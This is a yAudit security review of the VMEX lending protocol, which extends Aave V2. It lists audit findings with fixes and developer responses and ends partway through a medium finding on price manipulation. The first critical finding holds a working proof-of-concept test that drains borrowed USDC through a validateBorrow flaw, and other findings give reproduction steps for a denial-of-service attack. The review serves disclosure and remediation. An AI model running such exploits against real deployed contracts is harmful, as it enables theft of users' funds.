yAudit VMEX Review

Review Resources:

- Docs explaining certain design decisions.

Auditors:

- pandadefi
- sjkelleyjr
- blockdev


Table of Contents

Review Summary


VMEX

VMEX extends Aave V2 protocol by allowing a third party to create lending pools. These lending pools can have different parameters and assets which can be picked from a set defined by the Vmex team.

Here is an overview of Vmex:



Here is an overview of the reward distribution system to incentivize liquidity:



The contracts of the VMEX Repo were reviewed over 20 days. The code review was performed by 3 auditors between April 10 and May 7, 2023. Fellows from yAudit Block 5 additionally joined the review. The repository was under active development during the review, but the review was limited to the latest commit at the start of the review. This was commit e1c910c6cda1988524841684ed1f37fd649450b3 for the VMEX repo.

Scope

The scope of the review consisted of the following contracts at the specific commit:

```
├── configuration
│   ├── LendingPoolAddressesProvider.sol
│   └── LendingPoolAddressesProviderRegistry.sol
```

```
├── incentives
│   ├── DistributionManager.sol
│   └── IncentivesController.sol
├── lendingpool
│   ├── AssetMappings.sol
│   ├── DefaultReserveInterestRateStrategy.sol
│   ├── LendingPool.sol
│   ├── LendingPoolCollateralManager.sol
│   ├── LendingPoolConfigurator.sol
│   └── LendingPoolStorage.sol
├── libraries
│   ├── configuration
│   │   ├── ReserveConfiguration.sol
│   │   └── UserConfiguration.sol
│   ├── helpers
│   │   ├── Errors.sol
│   │   └── Helpers.sol
│   ├── logic
│   │   ├── DepositWithdrawLogic.sol
│   │   ├── GenericLogic.sol
│   │   ├── ReserveLogic.sol
│   │   └── ValidationLogic.sol
│   ├── math
│   │   ├── DistributionTypes.sol
│   │   ├── MathUtils.sol
│   │   ├── PercentageMath.sol
│   │   └── WadRayMath.sol
│   └── types
│       ├── DataTypes.sol
│       └── DistributionTypes.sol
├── oracles
│   ├── BalancerOracle.sol
│   ├── BaseUniswapOracle.sol
│   ├── CurveOracle.sol
│   ├── README.md
```

```
│   ├── VMEXOracle.sol
│   ├── VelodromeOracle.sol
│   └── libs
│       └── vMath.sol
└── tokenization
    ├── AToken.sol
    ├── DelegationAwareAToken.sol
    ├── IncentivizedERC20.sol
    ├── VariableDebtToken.sol
    └── base
        └── DebtTokenBase.sol
```

After the findings were presented to the VMEX team, fixes were made and included in several PRs.

This review is a code review to identify potential vulnerabilities in the code. The reviewers did not investigate security practices or operational security and assumed that privileged accounts could be trusted. The reviewers did not evaluate the security of the code relative to a standard or specification. The review may not have identified all potential attack vectors or areas of vulnerability.

yAudit and the auditors make no warranties regarding the security of the code and do not warrant that the code is free from defects. yAudit and the auditors do not represent nor imply to third parties that the code has been audited nor that the code is free from defects. By deploying or using the code, VMEX and users of the contracts agree to use the code at their own risk.

Code Evaluation Matrix

Category	Mark	Description
Access Control	Good	Properly access controlled except for one function which is fixed now
Mathematics	Good	Used SafeMath to prevent introducing changes from the source Aave code. Used an empirically weak function to

Category	Mark	Description
		calculate roots where we suggested using established libraries.
Complexity	Average	Added tranche mechanism on top of Aave v2 which can be avoided by deploying multiple instances of lending pool.
Libraries	Good	Library structure didn't deviate much from the way Aave uses them.
Decentralization	Low	Users have to rely on trusted actors in the system who can change important parameters. Tranche admins are untrusted actors, code prevents them from benefiting on the expense of users. Trusted actors can blacklist users.
Code stability	Good	Implemented all major features and the code was stable during the review.
Documentation	Good	Key changes from Aave are documented as separate design docs. Comments are added at some places to describe thoughts from the team.
Monitoring	Average	Some key functions that modify state variables do not emit events. Team has signaled that they have a bot to detect debts soon to be liquidated which was out of scope.
Testing and verification	Average	We suggest increasing test coverage. Some issues could have easily caught with simple unit tests.

Findings Explanation

Findings are broken down into sections by their respective impact:

- Critical, High, Medium, Low impact
    - These are findings that range from attacks that may cause loss of funds, impact control/ownership of the contracts, or cause any unintended consequences/actions that are outside the scope of the requirements

- Gas savings
  - Findings that can improve the gas efficiency of the contracts
- Informational
  - Findings including recommendations and best practices

Critical Findings

1. Critical - Funds can be drained from the protocol

`validateBorrow()` uses `msg.sender` instead of `onBehalfOf` to calculate user account data. This leads to debt not being accounted for in the right account, an attacker can exploit this issue to steal funds.

Technical Details

ValidationLogic.sol#L193.

In the following POC, an attacker can borrow 100,000 USDC with 10 ETH of collateral with ETH being priced around 270 USD in the tests, that's about 2,700 USDC of collateral. You can run this test in your test suite.

```
import {
  APPROVAL_AMOUNT_LENDING_POOL,
} from "../../helpers/constants";
import { convertToCurrencyDecimals, convertToCurrencyUnits } from "../../helpers
/contracts-helpers";
import { expect } from "chai";
import { ethers } from "ethers";
import { ProtocolErrors } from "../../helpers/types";
import { makeSuite, TestEnv } from "./helpers/make-suite";
import { CommonsConfig } from "../../markets/aave/commons";
import { getVariableDebtToken } from "../../helpers/contracts-getters";

const AAVE_REFERRAL = CommonsConfig.ProtocolGlobalParams.AaveReferral;
```

```
makeSuite("Borrow exploit", (testEnv: TestEnv) => {

  it("exploit", async () => {
    const { users, pool, weth, usdc, oracle } = testEnv;

    var ethPrice = await oracle.getAssetPrice(weth.address)
    console.log("eth price: ", ethPrice)

    var usdcPrice = await oracle.getAssetPrice(usdc.address)
    console.log("usdc price: ", usdcPrice)

    var victims = users[0]
    var config = await pool.getReserveData(usdc.address, 0)
    var debtToken = await getVariableDebtToken(config[7])

    // Seed 1M in the pool.
    await usdc
    .connect(victims.signer)
    .mint(await convertToCurrencyDecimals(usdc.address, "1000000"));

    await usdc
      .connect(victims.signer)
      .approve(pool.address, APPROVAL_AMOUNT_LENDING_POOL);

    await pool
      .connect(victims.signer)
      .deposit(
        usdc.address,
        0,
        await convertToCurrencyDecimals(usdc.address, "1000000"),
        victims.address,
        "0"
      );

    var attackerAddress0 = users[1]
```

```
    var attackerAddress1 = users[2]
    await weth
      .connect(attackerAddress0.signer)
      .mint(await convertToCurrencyDecimals(weth.address, "10"));

    await weth
      .connect(attackerAddress0.signer)
      .approve(pool.address, APPROVAL_AMOUNT_LENDING_POOL);

    await pool
      .connect(attackerAddress0.signer)
      .deposit(
        weth.address,
        0,
        ethers.utils.parseEther("10"),
        attackerAddress0.address,
        "0"
      );

    await weth
      .connect(attackerAddress1.signer)
      .mint(await convertToCurrencyDecimals(weth.address, "10"));

    await weth
      .connect(attackerAddress1.signer)
      .approve(pool.address, APPROVAL_AMOUNT_LENDING_POOL);

    await pool
      .connect(attackerAddress1.signer)
      .deposit(
        weth.address,
        0,
        ethers.utils.parseEther("10"),
        attackerAddress1.address,
        "0"
```

```
      );

    await debtToken
      .connect(attackerAddress1.signer)
      .approveDelegation(attackerAddress0.address, ethers.utils.parseEther("1"))

    for(var i=0; i<50;i++) {
      await pool
      .connect(attackerAddress0.signer)
      .borrow(
        usdc.address,
        0,
        await convertToCurrencyDecimals(usdc.address, "2000"),
        AAVE_REFERRAL,
        attackerAddress1.address
      );
    }
    var usdcBalance = await usdc.balanceOf(attackerAddress0.address)
    console.log("attacker balance: ", await convertToCurrencyUnits(usdc.address,
usdcBalance.toString()))
  });
});
```

Impact

Critical. Funds can be stolen from the protocol.

Recommendation

Update ValidationLogic.sol#L193:

```
-DataTypes.AcctTranche(exvars.user, exvars.trancheId),
+DataTypes.AcctTranche(exvars.onBehalfOf, exvars.trancheId),
```

Add more tests to test the onBehalf behaviors.

Developer Response

Fixed in commit 36c7573cc3a591876be90f660b2405f7703bf51a.

2. Critical - Tranche admin can DOS their tranche by setting treasury address to `address(0)`

Tranche admins are semi-privileged yet untrusted actors in the VMEX protocol. They are responsible for claiming and managing specific asset tranches and are able to configure parameters for their tranche within bounds set by VMEX. One of these is a fee parameter; the tranche admin can specify an address where they'd like to receive a fee that is paid out of their tranche's yield.

This fee is paid by minting the appropriate amount of aTokens to the tranche admin's fee address whenever the state is updated. However, the aToken's `_mint()` function will revert if the recipient address is 0x0. This means that a tranche admin can DOS the tranche by setting their fee address to 0x0, preventing any further state updates from occurring.

Note that this denial of service similarly applies if the owner of the LendingPoolAddressProvider contract were to set the VMEX treasury address to `address(0)`. This would DOS the whole protocol, not just one tranche. Per conversations with the team, a trusted multisig will be the contract owner and their ability to undermine the system poses less risk than untrusted tranche admins.

Technical Details

Tranche admins can update their fee address via `LendingPoolConfigurator.updateTreasuryAddress()`, and there is no check to ensure that the address they set is not `address(0)`.

The function `ReserveLogic.updateState()` is called in nearly all of the protocol's critical functions, including `deposit()`, `withdraw()`, `repay()`, `borrowHelper()`, and `liquidationCall()`. The following (abridged) call sequence occurs whenever `updateState()` is performed: `ReserveLogic.updateState() -> ReserveLogic._mintToTreasury() -> AToken.mintToTreasury() -> AToken._mint()`:

The AToken functions are below:

```
function mintToTreasury(uint256 amount, uint256 index) external override
onlyLendingPool {
        if (amount == 0) {
            return;
        }
```

```
        // get tranche admin's fee address from configurator
        address treasury =
ILendingPoolConfigurator(_lendingPoolConfigurator).trancheAdminTreasuryAddresses(_tra
nche);
        _mint(treasury, amount.rayDiv(index));
        ...
}
function _mint(address account, uint256 amount) internal virtual {
    require(account != address(0), "ERC20: mint to the zero address");
    ...
}
```

The require statement in `_mint()` will cause the state update to revert if the recipient address is `0x0`, preventing the protocol from functioning.

Note that a global admin can recover the tranche from this state by setting the tranche's treasury address to a valid address (and likely removing the tranche admin). However, this is a manual process and requires the global admin to be aware of the issue and take action.

To reproduce this issue, modify `helpers/contract-deployment.ts` to set `treasuryAddress` to `"0x0000000000000000000000000000000000000000"` at L237 and L623. Observe that many tests now revert with "ERC20: mint to the zero address".

Impact

Critical. Tranche admins are considered untrusted actors and are able to cause the protocol to stop functioning at key moments (e.g. as a large position is nearing liquidation).

Recommendation

Enforce an `address(0)` check on untrusted input.

Developer Response

Fixed in commit 6e70942827424c5371628a1f5621c11b64b38572.

High Findings

1. High - An attacker can DOS users deposits

A tranche with a large number of tokens that are complex (LP, vault tokens...) will require a lot of gas to compute the collateral value. An attacker could deposit dust into accounts to increase gas usage and make it exceed the block limit.

Technical Details

When a user deposits for the first time an asset into a tranche, it will enable the usage as collateral. An attacker could distribute dust to target accounts with deposits to block the user from using it. It will prevent users from using the funds.

Impact

High. Funds can be locked.

Recommendation

When depositing on behalf of someone else, do not enable use as collateral DepositWithdrawLogic.sol#L80

Developer Response

Fixed in commit 8bb821fd145aceb59440500ba988ef6b08146d79.

2. High - Incorrect Curve oracle reentrancy protection

Curve oracle as used in Vmex, safeguards itself from read-only reentrancy attack by first calling a locking function on the pool contract. If this fails, it calls `withdraw_admin_fees()` on pool's owner which puts a reentrancy lock on the owner contract rather than the pool. However, no pool address is passed to the function which is expected by the pool owners.

Technical Details

`check_reentrancy()`:

```
bool success = false;
(success,) = curve_pool.call(abi.encodeWithSignature("claim_admin_fees()"));
if (!success) {
    (success,) =
ICurvePool(curve_pool).owner().call(abi.encodeWithSignature("withdraw_admin_fees()"))
;
    require(success, Errors.VO_REENTRANCY_GUARD_FAIL);
}
```

It's a good practice to call to an address via wrapping it an interface instead of low level `.call`, as `.call` will always be successful on EOAs.

For the Curve pools that don't implement `claim_admin_fees()` (example: DAI/USDC/USDT pool), `withdraw_admin_fees()` on owner (example: DAI/USDC/USDT pool's owner) is called. The correct function signature is `withdraw_admin_fees(_pool: address)`. So it will always return `false`. Hence, if the call goes to the pool owner, it always reverts.

This call also puts a lock on the owner contract instead of the pool because DAI/USDC/USDT pool doesn't have a lock on `withdraw_admin_fees()`. However, this pool is safe from this reentrancy attack as it doesn't use native token.

Curve pools with native token have this reentrancy lock (example: ETH/stETH pool), however, older pools may not have this lock or this lock can be missed in error.

Impact

High. If the pool owner is called, the function always reverts. Once it's fixed, as explained above, in an off-chance that a pool owner is an EOA or the pool doesn't have a reentrancy lock for `withdraw_admin_fees()`, it can be prone to reentrancy attack.

Recommendation

- Remove all instances of `.call`. Replace them with calling those functions by wrapping the address in an interface.
- Pass the curve pool address to `withdraw_admin_fees(address)` function.

To be safe from reentrancy attack, you can follow one of these recommendations:

- Refer to MakerDAO's integration as is already known to Vmex team indicated by their

code comments. For a gas-optimized alternative, you can use `remove_liquidity_one_coin()`.

- Before integrating new tokens which will use Curve Oracle, make sure to verify that they will be compatible with the Curve Oracle implementation. Specifically, that the pool implements a reentrancy lock for `withdraw_admin_fees()`.

Developer Response

We used `remove_liquidity_one_coin()` but it reverts for an unknown reason for some tokens. Thus, we structured the reentrancy guard to also try remove_liquidity. Fix in commit 204b369f278c204f6fd76ea82e489a79fe930f02.

yAudit Response

Since there are many different configurations in this fix commit, we recommend adding tests with different Curve pools.

3. High - Tranche admin can self-benefit at the expense of users

Since tranche admins are untrusted, their ability to change lending pool parameters should be time-locked. They can update interest rate strategy or update reserve factor without any oversight.

A user will interact with a pool with some specific parameters, and tranche admin can change the strategy any time from the approved list. If a user decides that the new strategy is unfavorable to them, they'll like to have some time to stop using with that pool.

Reserve factor can only be set up to a max value. However, consider this extreme scenario: a tranche admin sets reserve factor as 0 to attract users and after a while sets it to the max. This goes against the expectation and users will like to have some time to decide if they want to continue using the pool.

Technical Details

`setReserveInterestRateStrategyAddress()`, `setReserveFactor()`

Impact

High. Since tranche admins are untrusted, they can use their privilege to harm users.

Recommendation

Add a time lock to tranche admin functionalities which change how users are charged or earn fee.

Developer Response

I think tranche admins can still do the attack with the timelock. There's nothing in contract code that forces tranche admins to tell users that they plan on changing parameters, so in the end they can still change it under the radar. Thus, I changed it such that they can't change it at all once there is liquidity in the pool. Fixed in PR 154.

yAudit Response

This fix is a nice trade off where tranche admins lose some capabilities but users are protected. One drawback of this approach is that the tranche admin can frontrun the deposit going into an empty tranche.

Developer Response

We think that the risk of tranche admin frontrunning is quite low and not profitable. The only thing they can do is deceive users for a very short time until the users check the frontend again, and they won't be able to steal any funds until there is borrowing in the reserve. We are deciding to keep the code as is.

4. High - Incorrect order of arguments in calls to `IncentivesController.handleAction()`

`IncentivizedERC20` passes arguments in wrong order during call to `handleAction()`

Technical Details

`IncentivizedERC20`'s `_mint()`, `_burn()` and `_transfer()` function calls to `handleAction(address user, uint256 userBalance, uint256 totalSupply)` incorrectly. Consider `_transfer()`:

```
uint256 currentTotalSupply = _totalSupply;
_getIncentivesController().handleAction(sender, currentTotalSupply,
oldSenderBalance);
if (sender != recipient) {
    _getIncentivesController().handleAction(recipient, currentTotalSupply,
oldRecipientBalance);
}
```

Notice that `currentTotalSupply` and `oldSenderBalance` are swapped.

Impact

High. Incentive functionality won't work properly.

Recommendation

Redefine `handleAction(address user, uint256 userBalance, uint256 totalSupply)` as `handleAction(address user, uint256 totalSupply, uint256 userBalance)`.

Developer Response

Fixed in commit 2e4128cae74aed21a0ff757d9107b764b855c397.

5. High - No access control on `setIncentivesController()`

Anyone is able to call `LendingPoolAddressesProvider.setIncentivesController()` to set incentives controller.

Technical Details

LendingPoolAddressesProvider.sol#L486

```
function setIncentivesController(address incentives) external override {
    _addresses[INCENTIVES_CONTROLLER] = incentives;
    emit IncentivesControllerUpdated(incentives);
}
```

Impact

High.

Recommendation

Add `onlyOwner` modifier to `setIncentivesController()`.

Developer Response

Fixed in commit 77de6ea43c070f8133e9de05ea1a49746f537107.

6. High - User validation uses outdated protocol state

`validateDeposit()` is responsible for ensuring that the funds being deposited do not exceed the `supplyCap` for the asset pair. However, the interest rate earned is only updated *after* the check is performed. This can lead to deposits that exceed the `supplyCap`.

Vmex employs several functions to verify each user operation, namely `validateDeposit()`, `validateWithdraw()`, `validateRepay()` and `validateBorrow()`. These functions are

responsible for ensuring that user operations are valid, such as not exceeding the user margin or borrow cap. While these validation functions are generally implemented correctly, the protocol validates the user input first and then updates the protocol state. As a result, the protocol uses outdated protocol state for input validation.

Technical Details

The `validateBorrow()` function is one of the most crucial functions for ensuring that users do not exceed their margin requirements when attempting to borrow funds. The implementation of this function is incorrect, as it uses outdated values to perform the margin check and updates the protocol state only after the validation has taken place.

```
ValidationLogic.validateBorrow(...)


reserve.updateState(...);
```

Within the `updateState()` function both the interest earned and interest owed are updated. As the update process occurs after user input validation, any pending interest payments are ignored.

Impact

High debt positions could lead to users exceeding their margin requirements, as pending interest payments are ignored. Although interest rates and pending interest are usually low, a decrease in user activity or an increase in interest rates could result in users surpassing their margin requirements and putting the protocol at risk.

Recommendation

Update the interest rate index before the `validate()` check. Here is an example how to change this for the `validateDeposit()` function:

```
- ValidationLogic.validateDeposit(vars.asset, self, vars.amount,
vars._assetMappings);
address aToken = self.aTokenAddress;
self.updateState(vars._assetMappings.getVMEXReserveFactor(vars.asset));
+ ValidationLogic.validateDeposit(vars.asset, self, vars.amount,
vars._assetMappings);
```

Here are the functions that would have to be changed.

- `validateDeposit()`
- `validateWithdraw()`
- `validateRepay()`
- `validateBorrow()`

A good reference is the Aave V3 Repo that follows this pattern.

Developer Response

Fixed in 8461a2cd80981ca7a46660c6da02563e631ea4b6.

7. High - Incorrect balancer LP price decimals

Balancer weighted pool LP price is calculated with an incorrect number of decimals if the tokens in the pool don't have 18 decimals.

Technical Details

In `BalancerOracle.calc_balancer_lp_price()` the price is calculated as:

```
return ((fairResA * pxA) + (fairResB * pxB)) / supply;
```

Assume that the pool weights are (0.5, 0.5). Then the price decimals are:

(dA + dB)/2 - BPT_decimals + oracle_decimals = (dA + dB)/2 - 18 + 8

Where *dA* and *dB* are the decimals of tokens A and B respectively.

This is correct only if *dA + dB = 36*. For example if tokens A and B have both 18 decimals then the LP price will have 8 decimals as the oracle, which is correct.

`computeFairReserves()` is commented in the following with the decimals for each variable, showing that fair reserves have *(dA + dB)/2* decimals

```
function computeFairReserves(
    ...
    uint r0 = BNum.bdiv(resA, resB);                                // @audit dA - dB +
18
```

```
    uint r1 = BNum.bdiv(BNum.bmul(wA, pxB), BNum.bmul(wB, pxA)); // @audit 18
    // fairResA = resA * (r1 / r0) ^ wB
    // fairResB = resB * (r0 / r1) ^ wA
    if (r0 > r1) {
    uint ratio = BNum.bdiv(r1, r0);                    // @audit 18 - (dA - dB + 18) +
18 = dB - dA + 18
    fairResA = BNum.bmul(resA, BNum.bpow(ratio, wB)); // @audit dA + ((dB - dA + 18 -
18)/2 + 18) - 18 = (dB + dA)/2
    fairResB = BNum.bdiv(resB, BNum.bpow(ratio, wA)); // @audit dB - ((dB - dA + 18 -
18)/2 + 18) + 18 = (dB + dA)/2
    } else {
    uint ratio = BNum.bdiv(r0, r1);                    // @audit dA + 18 - dB
    fairResA = BNum.bdiv(resA, BNum.bpow(ratio, wB)); // @audit dA - ((dA + 18 - dB -
18)/2 + 18) + 18 = (dB + dA)/2
    fairResB = BNum.bmul(resB, BNum.bpow(ratio, wA)); // @audit dB + ((dA + 18 - dB -
18)/2 + 18) - 18 = (dB + dA)/2
    }
}
```

Note also that, again because `resA` and `resB` have the respective tokens decimals, the `ratio` can be much smaller than 18. This will cause rounding errors in `BNum.bpow(ratio, wB)` as discussed in a separate finding.

Impact

High. Incorrect Balancer LP price will cause incorrect collateral calculation.

Recommendation

Consider using reserves in 18 decimals instead of token decimals as arguments passed to `computeFairReserves()`. The fix suggested to `calc_balancer_lp_price()` is:

```
function calc_balancer_lp_price(
    address bal_pool,
    uint256 pxA,
    uint256 pxB,
    bool legacy
    ) internal returns (uint) {
```

```
        IBalancer pool = IBalancer(bal_pool);
        bytes32 pool_id = pool.getPoolId();
        IVault balancer_vault = pool.getVault();
-          (, uint256[] memory balances, ) =
+       (IERC20[] memory tokens, uint256[] memory balances, ) =
            balancer_vault.getPoolTokens(pool_id);
        uint256[] memory weights = pool.getNormalizedWeights();
        require(balances.length == 2, 'num tokens must be 2');
        (uint fairResA, uint fairResB) =
            computeFairReserves(
-           balances[0], //bal
-           balances[1], //weth
+           balances[0]*1e18/10**(tokens[0].decimals()), //bal
+           balances[1]*1e18/10**(tokens[1].decimals()), //weth
            weights[0], //bal
            weights[1], //weth
            pxA,
            pxB
            );
        ...
}
```

Developer Response

Fixed in PR 157.

Medium Findings

1. Medium - Excessive timeframe could lead to stale Chainlink oracle prices

The `SECONDS_PER_DAY` constant, set to 1 day, is used as a timeframe to validate that the Chainlink oracle returned price. Prices newer than 1 day will be accepted. For volatile assets, this does not protect Vmex against stale prices.

Technical Details

The `getOracleAssetPrice()` function uses Chainlink price feed's `latestRoundData()` function in order to obtain a price for the asset. `latestRoundData()` also returns `updatedAt` which is

the timestamp at which the price was reported to Chainlink.

A time duration threshold can be used against `updatedAt` to either accept or reject the price. VMEX does this, and allows a maximum timeframe of `SECONDS_PER_DAY` in order to consider the price not stale:

```
function getOracleAssetPrice(address asset) internal returns (uint256){
    ...
        (
            /* uint80 roundID */,
            int256 price,
            /*uint startedAt*/,
            uint256 updatedAt,
            /*uint80 answeredInRound*/
        ) = IChainlinkPriceFeed(source).latestRoundData();
        IChainlinkAggregator aggregator =
IChainlinkAggregator(IChainlinkPriceFeed(source).aggregator());
        if (price > int256(aggregator.minAnswer()) && price <
int256(aggregator.maxAnswer()) && block.timestamp - updatedAt < SECONDS_PER_DAY) {
            return uint256(price);
        }
        ...
}
```

1 day is a good enough check for stablecoins but volatile assets, Chainlink has a much shorter price refresh period (called heartbeat). For example, LINK/USD oracle on Optimism has a heartbeat of 1200 seconds. Hence, despite this check, Vmex will continue accepting a stale price if Chainlink fails to report it within the shorter heartbeat.

Impact

Medium. In the case where the pricefeed answer is stale, the excessive hardcoded timeframe period makes it possible to take advantage of stale prices and cause losses, and several situations could arise, such as:

- Some users being liquidated when they should not

- No liquidations taking place when they should occur
- Wrong amount of borrowed assets

Recommendation

Consider one of the following approaches:

- Consider setting a suitable time threshold for staleness check for each Chainlink oracle submitted to Vmex protocol. You can set it to a few seconds more than the heartbeat value.
- Remove the staleness check if you completely trust Chainlink's infra.

Developer Response

Fixed in PR 156.

2. Medium - Velo LP price can be manipulated to liquidate

In a flash loan attack, the perpetrator can manipulate the liquidity pool (LP) price. Although the attacker must pay the LP fee, they can profit if the fee is less than the amount they can liquidate. The fee is 0.05% per trade.

Technical Details

The initial state of the LP:

```
weth/USDC pair: `0x79c912FEF520be002c2B6e57EC4324e260f38E50`
Total supply = 112602391366085351
reserveA   uint256 :  4908868931818  * 10**18 / 10**6 (USDC)
